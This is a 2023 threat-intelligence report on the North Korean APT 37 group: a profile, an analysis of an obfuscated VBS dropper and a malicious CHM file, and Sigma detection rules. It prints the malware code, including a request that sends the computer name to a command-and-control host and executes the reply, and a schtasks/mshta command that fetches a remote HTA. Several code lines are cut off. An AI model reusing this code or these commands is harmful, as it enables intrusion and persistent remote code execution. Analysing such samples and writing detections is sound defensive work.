ECHO

CYBER THREAT INTELLIGENCE

2023

APT-37 REPORT

Prepared By:

Bilal BAKARTEPE

@echocti @echocti echocti.com

Content

Executive Summary

This report provides a detailed analysis of the APT 37 cyber attack group, which has been operating since 2012 and is believed to be sponsored by the North Korean state. APT 37 initially targeted South Korea, but has since expanded its reach to include Japan, Vietnam, Russia, Nepal, China, India, Romania, Kuwait and other parts of the Middle East.

This report analyses APT 37's various campaigns and their objectives. The group was found to employ a variety of attack strategies, including phishing attacks, malware distribution and ransomware operations, often targeting public and private sector organisations.

Of particular note is that APT 37 often used PowerShell scripts in attacks against targets such as human rights activists and journalists. These scripts are designed to mislead the victims and allow more malware to be installed.

The report shows that even high-risk organisations such as the recently emerged NPO Mashinostroyeniya, which aims to provide support for North Korea's missile programme, have been targeted by APT 37. This demonstrates the groups' ability to expand their targets and develop new strategies.

As a result, APT 37's constantly evolving attack strategies pose a serious threat to corporate and individual users. The purpose of this report is to provide an understanding of the activities and objectives of APT 37 and to guide interested parties in taking preventive measures to protect against such cyber attacks.

Introduction

The growing influence of state-sponsored cyber espionage groups in the field of cybersecurity has become apparent with the emergence of groups such as APT 37. This report analyses the activities and strategies of APT 37, a possible state-sponsored cyber espionage group of North Korea.

APT 37 is a group that has been active since 2012 and has been particularly active in South Korea and the surrounding regions, launching attacks on various industries such as the banking sector, healthcare, defence and media. The group has the capability to conduct sophisticated attacks that pose advanced and persistent threats.

This report aims to focus on the activities of APT 37, analysing in detail the attack strategies, malware and targeted industries used by the group. It also aims to provide an overall picture of APT 37's activities by analysing specific campaigns and attacks carried out by the group.

This report aims to contribute to the understanding of APT 37 and similar cyber threat groups for the cybersecurity community, industry leaders and relevant organisations, and to the development of strategies to protect against such attacks.

APT 37 Group Profile

APT 37 is a possible state-sponsored cyber espionage group of North Korea and has been operating since 2012. The group is also known under different names: Group 123, InkySquid, Operation Daybreak, Operation Erebus, Reaper Group, Red Eyes, Ricochet Chollima, ScarCruft, Venus 121, ATK4, G0067, Moldy Pisces. Under these different names, the group has appeared in different attack campaigns and used various techniques.

APT 37's activities were mainly focused on South Korea, but over time they expanded to Japan, Vietnam, Russia, Nepal, China, India, Romania, Kuwait and other parts of the Middle East. The group has diversified its targets, targeting organisations operating in banking, healthcare, defence, media and other industries.

The group has operated in a number of known campaigns using a variety of attack strategies. For example, phishing attacks, ransomware operations, malware distribution and other techniques were used to infect and damage targets. It has also focussed on targets such as human rights activists and journalists, particularly through PowerShell scripts.

APT 37's activities are generally known for sophisticated and complex attacks. The group operates in a wide range of industries and is constantly improving its attack techniques and strategies. Its cyber espionage activities have had a serious impact on targeted organisations and attracted international attention.





Figure 1 Targeted Countries

Technical Analysis

xt9644nb2.vbs Analysis

SHA256	b77ecfddb35ec517d44e437d5cd032801d8c538893948ef660744cd7aefb3eb1
MD5	77ee19f76a09a51941f3e9ae48821817
File Type	Virtual Basic Script - VBS




```
On Error Resume Next

X9weYRpc5jrcvKc = "+;Q/VLy1=@t-m@l]K"
ycTKBOJFm31 = ycTKBOJFm31 & Chr(30482 Xor 30559):ycTKBOJFm31 = ycTKBOJFm31 & Chr(40981 Xor 41084):ycTKBOJFm31 = ycTKBOJFm31 & Chr(16632 Xor 16539):ycTKBOJFm31 = ycTKBOJ
ycTKBOJFm31 = ycTKBOJFm31 & Chr(46872 Xor 46967):ycTKBOJFm31 = ycTKBOJFm31 & Chr(34390 Xor 34341):ycTKBOJFm31 = ycTKBOJFm31 & Chr(26234 Xor 26133):ycTKBOJFm31 = ycTKBOJ
ycTKBOJFm31 = ycTKBOJFm31 & Chr(34778 Xor 34690):ycTKBOJFm31 = ycTKBOJFm31 & Chr(23254 Xor 23195):ycTKBOJFm31 = ycTKBOJFm31 & Chr(29744 Xor 29820)
ycTKBOJFm31 = ycTKBOJFm31 & Chr(32744 Xor 32672):ycTKBOJFm31 = ycTKBOJFm31 & Chr(41135 Xor 41211):ycTKBOJFm31 = ycTKBOJFm31 & Chr(14121 Xor 14205):ycTKBOJFm31 = ycTKBOJ

Set nZh_DhS_VrpULBf9 = CreateObject(X9weYRpc5jrcvKc)

pNUdjG2SUHGmE = "vgu*ctlF*pxWmmE"
jBLZoRMlr1 = jBLZoRMlr1 & Chr(56459 Xor 56540):jBLZoRMlr1 = jBLZoRMlr1 & Chr(16308 Xor 16359):jBLZoRMlr1 = jBLZoRMlr1 & Chr(46412 Xor 46383):jBLZoRMlr1 = jBLZoRMlr1 & C
jBLZoRMlr1 = jBLZoRMlr1 & Chr(18130 Xor 18107):jBLZoRMlr1 = jBLZoRMlr1 & Chr(60402 Xor 60290):jBLZoRMlr1 = jBLZoRMlr1 & Chr(39701 Xor 39777):jBLZoRMlr1 = jBLZoRMlr1 & C
jBLZoRMlr1 = jBLZoRMlr1 & Chr(33959 Xor 34025):jBLZoRMlr1 = jBLZoRMlr1 & Chr(33042 Xor 33143)
jBLZoRMlr1 = jBLZoRMlr1 & Chr(36672 Xor 36660):jBLZoRMlr1 = jBLZoRMlr1 & Chr(911 Xor 1016):jBLZoRMlr1 = jBLZoRMlr1 & Chr(22732 Xor 22691):jBLZoRMlr1 = jBLZoRMlr1 & Chr(
pNUdjG2SUHGmE = jBLZoRMlr1

i5J_Hun = CreateObject(pNUdjG2SUHGmE).ComputerName

T8RAYzCNdAvhFxC = "-2A"
f1755HCf5SXxI6211 = f1755HCf5SXxI6211 & Chr(28766 Xor 28697):f1755HCf5SXxI6211 = f1755HCf5SXxI6211 & Chr(21588 Xor 21521):f1755HCf5SXxI6211 = f1755HCf5SXxI6211 & Chr(23


mrk7s7fot = "J2Kf@&eD6BG^*9vg6fHRBin+ToDCC/[-5/lSiN._3N'hq4wSI*F_A St.S_d*)"
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(40224 Xor 40264):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(15799 Xor 15811):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(18
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(15327 Xor 15276):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(2288 Xor 2250):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(5284
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(32397 Xor 32418):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(27485 Xor 27440):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(17
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(46310 Xor 46216):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(6919 Xor 7008):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(4393
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(24272 Xor 24249):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(16796 Xor 16882):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(39
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(56422 Xor 56329):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(16629 Xor 16536):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(27
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(8321 Xor 8430):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(55590 Xor 55635):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(6303
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(36297 Xor 36264):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(21453 Xor 21418):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(30
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(52790 Xor 52805):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(52785 Xor 52766)
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(6445 Xor 6493):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(30309 Xor 30231)
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(48496 Xor 48415):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(52356 Xor 52450):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(46
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(40268 Xor 40224):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(1488 Xor 1461):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(6204
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(53626 Xor 53573):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(5784 Xor 5883):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(2054
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(25348 Xor 25462):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(38349 Xor 38290):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(30
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(41948 Xor 41904):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(10893 Xor 10984):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(20

nZh_DhS_VrpULBf9.open T8RAYzCNdAvhFxC, mrk7s7fot & i5J_Hun, False
nZh_DhS_VrpULBf9.Send

Execute(nZh_DhS_VrpULBf9.responseText)
```

Figure 2 VBS file content

The malicious VBS file in question is in the Obfuscate state.

```
Microsoft.XMLHTTP.open GET,
"https://messengerin.com/layout/images/profile.php?color_style="&<computerName>,false
```

It was determined that a GET request was sent to the **"https[:]//messengerin[.]com/layout/images/profile.php?color_style="** address by adding the computer name of the infected system.




```
nZh_DhS_VrpULBf9.open T8RAYzCNdAvhFxC, mrk7s7fot & i5J_Hun, False
nZh_DhS_VrpULBf9.Send

Execute(nZh_DhS_VrpULBf9.responseText)
```

Detected that malicious VBScript commands were sent to the http GET request sent.


NService_youngji057.chm Analysis

SHA256	194354cae93878dc3ba6ca2f71b70452ea0f1ac9d62f95431e5d3483b4f83074
MD5	e8d3d6dbec4bc86ece8a44b16f1e3e2e
File Type	Microsoft Compiled HTML Help - chm



$WWAssociativeLinks	11/18/2023 1:36 PM	File folder	
$WWKeywordLinks	11/18/2023 1:36 PM	File folder	
#IDXHDR	11/18/2023 1:36 PM	File	4 KB
#ITBITS	11/18/2023 1:36 PM	File	0 KB
#STRINGS	11/18/2023 1:36 PM	File	1 KB
#SYSTEM	11/18/2023 1:36 PM	File	5 KB
#TOPICS	11/18/2023 1:36 PM	File	1 KB
#URLSTR	11/18/2023 1:36 PM	File	1 KB
#URLTBL	11/18/2023 1:36 PM	File	1 KB
$FIftiMain	11/18/2023 1:36 PM	File	0 KB
$OBJINST	11/18/2023 1:36 PM	File	3 KB
Start.html	11/18/2023 1:36 PM	Firefox HTML Doc...	2 KB

When the structure of the **chm** file is examined, Start.html is seen.



```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=',cmd.exe, /c start /min schtasks /create /sc minute /mo 10 /tn "ChromeBrowserUpdate" /tr "c:\\windows\\system32\\mshta.exe http://goodmarket.or.kr/admin/sms/3.html"'>
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
x.Click();
</SCRIPT>
```

The malware was found to create a task called **"ChromeBrowserUpdate"**. In this case, the mshta.exe application was used to execute an HTA (HTML Application) file at **http[:]//goodmarket[.]or.kr/admin/sms/3.html**.

Rules

SIGMA – 1

```
title: Malicious VBScript File distributed by APT37
description: Detects communication with the command and control server
author: Bilal Bakartepe
date: 2023/12/04
status: experimental
logsource:
  product: windows
  category: network_connection
detection:
  selectionURL:
    cs-uri|contains:
    - "https://messengerin.com/layout/images/profile.php?color_style="
  selection_Method:
    cs-method: GET
  condition: selection_Method and selectionURL
falsepositives:
- Unknown
level: high
```

SIGMA – 2

```
title: Malicious chm File distributed by APT37
description: Detects task creation via process creation parameters
author: Bilal Bakartepe
date: 2023/12/04
status: experimental
logsource:
  product: windows
  category: process_creation
detection:
  selectionImage:
    Image|endswith: cmd.exe
  selectionCommand:
    CommandLine|contains|all:
    - "/c start"
    - "/min schtask"
    - "/create /sc minute"
    - "/mo 10"
    - "/tn \"ChromeBrowserUpdate\""
    - "/tr \"c:\\windows\\system32\\mshta.exe\""
    - "goodmarket.or.kr/admin/sms/3.html"

  condition: selectionImage and selectionCommand
falsepositives:
- Unknown
level: high
```

ECHO

CYBER THREAT INTELLIGENCE